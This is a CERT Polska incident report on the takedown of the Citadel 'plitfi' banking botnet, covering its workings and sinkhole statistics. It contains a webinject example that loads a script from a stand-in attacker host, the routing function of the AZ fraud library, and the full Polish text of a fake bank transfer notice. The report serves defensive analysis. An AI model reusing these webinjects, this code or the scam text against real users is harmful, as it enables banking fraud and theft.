CERT Polska Technical Report

Takedown of the `plitfi` Citadel botnet

April 16, 2013

Contents

Title page

The *Saint George* clipart, which is present on the title page, is available in public domain and was downloaded form the `clker.com` service. Its URL is: `http://www.clker.com/cliparts/K/Q/Z/X/C/S/saint-george.svg`.

1 Executive summary

At the end of February 2013 NASK (Research and Academic Computer Network) – the .pl ccTLD Registry – and CERT Polska (an incident response team operated by NASK) took over 3 `.pl` domains used by one of the Citadel botnets known as `plitfi`. This botnet was used to steal information sent to websites and was mainly targeting Polish users. According to the information gathered by CERT Polska, 11 730 different machines were infected by this malware. Most of the connections made to the C&C server originated from Europe and Japan, with 77% of them made from Poland. This report outlines the inner workings of the botnet, ways in which the data was stolen and various statistics derived from observations made as a result of the sinkholing of the botnet.

2 Citadel botnet

Citadel is the name of a malicious software based on the leaked source code of the Zeus bot.

2.1 History

In July 2007 researchers identified a new type of malicious software and named it "ZeuS". This software has been very active for 3 years after that initial discovery. One of the ways in which it spread were phishing messages sent both via Facebook and e-mail. On the 1st of October 2010 FBI identified a group, which used Zeus to steal about 70 millions USD from victims[1].

In 2011 the source code of the Zeus bot was leaked and published on the Internet. Since then many different strains of malware were created basing their code on this leak. One of this strains is called "Citadel". The business model of the Citadel botnet is different than that of Virut[2]. Instead of creating one big botnet and selling the access to it, criminals sell a software (called *crimeware pack*), which contains a control panel and bot builder. Their clients are expected to distribute the malware by themselves and make use of the data they collect. Version 1.3.4.5 of the Citadel crimeware pack (which is described in this report) was published in 2012, which made it easier for researchers to analyse the botnet inner workings.

2.2 Domain takeover

In February 2013 CERT Polska identified a Citadel botnet, that had C&C servers exclusively in the `.pl` domain:

- `infocyber.pl`
- `secblog.pl`
- `online-security.pl`

On the 27th of February, 2013 NASK changed these domains statuses to "Server Hold". This status disables the ability to change domain information by either the client or registrar and can be used when there are doubts to the legality of the domain usage. This also stops name servers from domain information propagation.

All three of the domains turned out to be used solely for illegal activities and the registrants data turned out to be fake. This lead to a domain seizure by NASK, which took place on the 17th of March 2013. Domains were redirected to the CERT Polska controlled server `sinkhole112.cert.pl`.

[1] `https://www.fbi.gov/news/stories/2010/october/cyber-banking-fraud`

[2] Report about the Virut botnet domains takeover can be found on our website: `http://www.cert.pl/PDF/Report_Virut_EN.pdf`

2.3 Botnet internals

Following an infection, the malware injects itself into one of the processes on the user machine. From there it propagates itself into all other processes, including the web browser process (this is called a *man in the browser* attack). This behaviour enables it to control what information users receive and eavesdrop network communication.

Figure 1 present the scheme for a man in the browser attack. The attack is initiated when user provides her login details to the website. This data is then sent to the web server (as pictured by the green arrows) as normal. However, because the malicious software copies the request and sends it to a Command and Control (C&C) server controlled by the attacker, the attacker gains access to all the login details for the user. It does not matter if the communication between user and the web server is encrypted or not – the malware has access to the information before it is being encrypted.

However, the attacker can make this attack go one step further. Because of the malware presence in the browser process, the attacker can also control the website that is presented to the user. This allows to display information that does not come from the web server that user has contacted. As a result, a user can be convinced to provide her one time password or to replace ads on the website in such a way that all of the ad profit goes to the attacker.



User provides password to the website
Request is encrypted and send to the website
Website + Malicious Content
Website is returned
web server
Request is copied and send to the attacker
Attacker sends content to inject to the website
Botnet C&C

Figure 1: *Man in the browser* attack

2.4 Citadel capabilities and configuration

Capturing of the login data and changing the website are only a part of Citadel capabilities. Communication between the user and C&C is encrypted with both AES and RC4 ciphers, which make eavesdropping and network traffic analysis harder.

The bot, after the user machine infection, makes contact with the C&C server. This server sends the bot configuration, which includes actions that have to performed by malware for every URL address that user visits. Possible actions are presented below.

1. Ignoring the login data provided by the user. This data is completely ignored, i.e. not even sent to the C&C server. This limitation is provided when the website is popular, but the attacker is not interested in the data, perhaps because it is difficult to monetize such information.

2. Redirection of the specific domain to the defined IP address. Using this, the attacker can block user access to the websites that contain information about that malware or communication between antivirus software and its updater service.

3. Spying on user. The attacker is able to get a screenshot or even a screen capture video of the user activity. This enables the attacker to capture login data in cases when the user is asked for only the part of password or to provide password characters in the specified order.

4. Injecting HTML code to the visited websites. This enables the attacker to convince user that he is request by bank to perform some actions.

To extend configuration capabilities each URL is provided using PRCE regular expression. Additionally, each bot receives a backup URL address, which it contacts if the main C&C server is compromised.

2.5 C&C proxy mechanism

Citadel botnet uses a proxy server to communicate with the real C&C. When the infected machines tries to connect with a configured domain (e.g. `infocyber.pl`) it has to choose one of the IP addresses this domain resolves to. Usually it chooses the first IP that appears on the list. This address is then used both to send gathered data and to fetch the configuration information. This address is one of the Proxy Level 1 machines depicted on the figure 2. This server directly communicates with the infected computer.

CERT Polska was able to establish that the level 1 proxies were machines that were specifically hacked for this purpose. Proper software installed on every of the level 1 proxies takes care of the traffic redirection to one of the level 2 proxies. Then, using the same method, traffic is transferred to the real C&C server.

This enables the attackers to hide their real C&C server from the researchers. Due to the large number of level 1 proxies it is difficult to even estimate the number of real C&Cs and, in turn, botnet instances.




Figure 2: Proxy C&C architecture

2.6 Webinjects

Injection of the malicious HTML code is defined in the Citadel configuration as a *webinject*. Injected code is interpreted by the browser as if it was just like a part of the original legitimate website, which allowed the attackers to include a JavaScript code from an external server.

Listing 1 presents an example of the botnet configuration. If the bot receives this entry and the user visits `http://nasz.internetowy.bank/` then the HTML code from the `data_inject` section will be inserted between the start of the `head` tag and the end of the `body` tag.

```
Target URL : "http://nasz.internetowy.bank/*"
data_before
 <html*xmlns*>*<head>
data_after
  </body>
data_inject
 <script type="text/javascript" src="https://evilserver.example.com/grabmoney.js">↩
     </script>
```

Listing 1: Webinject example

This configuration makes it easier for the attacker to spread the dropzones across different servers.

The configuration file contained only a small HTML code that resulted in the JavaScript invocation. When targeting Polish financial institutions, this script utilized the *AZ* library[3] (this name was derived from the variable names used in the code). A script was

[3] TrendMicro describes this kind of JavaScript code as ATS – Automatic Transfer System.

dedicated for each bank, but all made use of this library. AZ consists of 2500 – 3000 lines of code and has a very diverse functionality, tailored to an attackers goals. Below are just a few most used examples of its functions.


- Sending of HTTP POST and GET requests. This allows the criminals to communicate between the bank server and a user machine controlled by the attacker. Using this communication channel, an attacker can send user login data and commands that will be executed on the infected machine.
- Error and progress reporting. This enables the criminals to see the user actions and assess progress being made in the criminal operation.
- Change of the bank website appearance. This allows the attacker to e.g. display information with a wire transfer request that looks like it was made by the victim's bank

Listing 2 presents the main routing function from the AZ library. This function is responsible for conducting the consecutive stages of the attack and reporting its progress.

```
function Router(stagesTable, loggedInNode) {
        switch (typeof loggedInNode) {
                case 'string':
                        loggedInNode = getNodeN(loggedInNode);
                        break;
                case 'function' :
                        loggedInNode = loggedInNode();
                        break;
                default:
        }
        if (!loggedInNode) {
                if (window.az7.is_confirmed) {
                        logout();
                        window.az7.is_confirmed = false;
                }
                unlockHolder();
                return false;
        }
        logger.info('Router started', {stage:window.az7.stage});
        if (!window.az7.stage || window.az7.stage == 'fail' || window.az7.stage == 'success') {
                unlockHolder();
                return false;
        }
        var currentStageHandler = stagesTable[window.az7.stage];
        if (typeof currentStageHandler == 'undefined' || !stagesTable.hasOwnProperty(window.az7.stage)) {
                fail("script_error", {message:"Unknown stage found",'param':window.az7.stage});
                unlockHolder();
                return false;
        }
        if (typeof currentStageHandler != 'function') {
                fail("script_error",
                        {
                                'message':"Stage handler is not a function",
                                'stage':window.az7.stage,
                                'param':currentStageHandler.toString()
                        });
                unlockHolder();
                return false;
        }
        if (Router.timeout) {
                clearTimeout(Router.timeout);
        }
        Router.timeout = setTimeoutWrapped(function () {
                logger.log('Calling stage ', window.az7.stage, ' handler...');
                currentStageHandler.call();
        }, parseInt(3500 + Math.random() * 2000));
        return true;
}
```

Listing 2: Main routing function

This library was usually used to convince the victim that a erroneous wire transfer was made to her account. This wire transfer, according to the displayed message, had to be ”returned” to the account that was under the criminal control. Example of a such message is presented in figure 3 (in Polish). To make the user even more convinced that the wire transfer occurred, her account balance was altered by the requested amount. This message was only presented to selected bank customers and was made to mimic the original bank messages.



Szanowny Kliencie!

Dzisiaj na Wasze konto został dokonany błędny przelew środkyw pieniężnych w kwocie **29876** PLN od [redacted] z konta **40**[redacted]. Zgodnie z zasadami naszego banku ta kwota została zaliczona na Wasze konto rozliczeniowe, ale była zamrożona dla wykorzystania.

Zgodnie z Zasadami korzystania z Serwisu Przelewyw Internetowych (p. 43) celem zapobiegania niesankcjonowanego przelewu środkyw pieniężnych działanie Waszego konta zostało wstrzymane do czasu pełnego zwrotu środkyw pieniężnych na konto **40**[redacted] właściciel ktyrego [redacted] zgłosił błędny przelew.

Żeby było Wam łatwiej, system zaraz automatycznie przejdzie do formy przelewu środkyw pieniężnych i wypełni za Was wszystkie potrzebne pola. Proszę potwierdzić tą operację i w ciągu 60 min. Wasz dostęp do poczty będzie wznowiony.

W przypadku Waszej odmowy zastosować się do tej instrukcji prosimy niezwłocznie zwrócić się do najbliższego oddziału Waszego banku z oryginałami umowy obsługi i swoim paszportem. W przypadku niezwrycenia środkyw pieniężnych będziemy zmuszeni przekazać sprawę do policji.

Kwota, ktyra została przelana na Wasze konto będzie automatycznie zablokowana poprzez automatyczny system zwalczania oszustwa (frond-systemem).

- Informacja dla Was:
- Oszustwo z użyciem kart kredytowych należy do przestępstw karnych. Osoby, ktyre pomagają w praniu (legalizacji) nielegalnie otrzymanych środków pieniężnych (przelewem z kont bankowych) są pociągani do odpowiedzialności karnej zgodnie z ustawodawstwem Rzeczypospolitej Polskiej.
- Sytuację z Waszym kontem uważamy za świadczenie pomocy przy praniu nielegalnie (bez sankcji) przelanych środkyw pieniężnych.

Dalej

Z poważaniem,

Departament Bezpieczeństwa Informacyjnego Banku

Dział zwalczania on-line-oszustwa

Figure 3: Example of the fake wire transfer notice (in Polish)

CERT Polska was able to identify several domains associated with the AZ library. Between February and March 2013 domain `online-security.pl` was used to serve this library and webinjects. We were also able to identify scripts targeting clients of 13 different Polish financial institutions and a couple of foreign institutions. These scripts were located on several domains in the `.com` and `.pl` TLDs.

3 Sinkhole statistics

Statistics presented below were gathered based on the traffic to the sinkhole server after the domain takedown.

3.1 DNS queries

Due to the DNS structure, name server logs can only contain DNS resolver IP addresses and they do not usually contain victim IPs. Figure 4 presents a number of different DNS resolvers that contacted the sinkhole server with a name query that concerned Citadel domains.

Three domains were seized: `infocyber.pl`, `secblog.pl` and `online-security.pl`. They all belonged to the one botnet instance – named `plitfi`. These queries constituted 99.99% od all DNS queries directed to the sinkhole server. Between 11th and 28th of March 2013 the DNS server answered 1 472 946 queries connected with the botnet.




Figure 4: Number of different IPs performing DNS queries

The DNS server, like in the Virut case, was configured to respond only to `A` and `NS` queries. Any other query resulted in the `NXDOMAIN` response. Figure 5 presents a proportion of the `NXDOMAIN` responses to all other responses.




Figure 5: Proportion of `NXDOMAIN` DNS responses

3.2 Bot communication

Malware created a unique identifier for every machine it infected. This identifier was then sent to the botnet C&C. Due to this, we were able to present statistics based not only on the number of IP addresses, but also on the number of actual infected machines. IP addresses were used only to establish the infected computer location and the Autonomous System it belongs to. In any other case we used the bot identifier.

Between 11th of March and 4th of April 20113 we observed connections from 11 730 different bot identifiers. These connections were made from 164 323 unique IP addresses located in 75 different countries. Most of the connections (78%) were made from Poland, then from Japan and Sweden. On the average we registered connections from 8 013 different machines (13 235 unique IPs). Table 1 presents the most popular countries of origin for all connections.

	Country	Number of IPs	Percentage
1.	**Poland**	**127 453**	**77.56%**
2.	Japan	14 401	8.76%
3.	Sweden	8 716	5.30%
4.	Denmark	2 842	1.73%
5.	Italy	2 788	1.70%
6.	Switzerland	1 790	1.09%
7.	Spain	1 392	0.85%
8.	Estonia	1 389	0.85%
9.	Germany	621	0.38%
10.	The Netherlands	486	0.29%

Table 1: Countries with the highest number of connections

Figure 6 represent the geographical locations of the IP addresses that were connecting to the sinkhole server. Almost all of the connections were made either from Europe or from Japan. Figure 7 represents the geographical locations of connections made from Europe. Most of them originated from Poland.




Figure 6: Geolocation of infected machines in the world




Figure 7: Geolocation of infected machines in Europe

Connections made from Poland came from 512 different autonomous systems. Table 2 presents the 10 most frequent systems of origin. As expected, most of the connections were made from the largest Polish ISPs.

	Number of IP addresses	**ASN**	**AS Name**
1	42 140	AS5617	Telekomunikacja Polska S.A.
2	30 665	AS12912	Polska Telefonia Cyfrowa S.A.
3	12 281	AS12741	Netia SA
4	11 093	AS39603	P4 Sp. z o.o.
5	10 838	AS43447	PTK Centertel Sp. z o.o.
6	7 464	AS8374	Polkomtel Sp. z o.o.
7	3 262	AS15855	Aero 2 sp. z o.o.
8	2 060	AS21021	Multimedia Polska S.A.
9	1 074	AS29314	VECTRA S.A.
10	966	AS6830	UPC Broadband Holding B.V.

Table 2: Polish Autonomous Systems (AS) with the highest number of connections

Figure 8 presents distribution of different autonomous system from which connections originated.




Figure 8: Polish Autonomous Systems with the highest number of connections

Table 3 presents three different foreign autonomous systems from which most of the connections originated. This botnet instance was directed mainly at Polish users and because of that the largest foreign autonomous system made only 1.8% of connections.

	Number of IPs	ASN	AS Name	Country
1	3 042	AS4713	NTT Communications Corporation	Japan
2	2 652	AS37903	eMobile Ltd.	Japan
3	2 519	AS44034	Hi3G Access AB	Sweden

Table 3: Foreign AS with the highest number of connections

Every infected machine sent a system code page information. This enabled us to establish the country of origin for every infected machine more precisely. Table 4 present 10 most frequently encountered code pages. Most number of bots (58%) had Polish language set as a system default. Next most popular were Japanese (with 14%) and Swedish (with 8%). US English cannot be connected with a computer in the US, because it is often the default code page selected on many Windows machines. This can be confirmed by the fact that the number of connections made from the US based IPs is significantly smaller than the number of bots with US English codepage setting.

	Number of bots	Code page number	Code page description
1	**6 809**	**1045**	**Polish**
2	1 677	1041	Japanese
3	912	1053	Swedish
4	640	1033	English (US)
5	587	1030	Danish
6	301	1031	German
7	268	1043	Dutch Standard
8	185	3082	Spanish Modern
9	73	1040	Italian
10	61	1029	Czech

Table 4: Most popular coding pages

Figure 9 presents a distribution of different codepages among the bot machines.

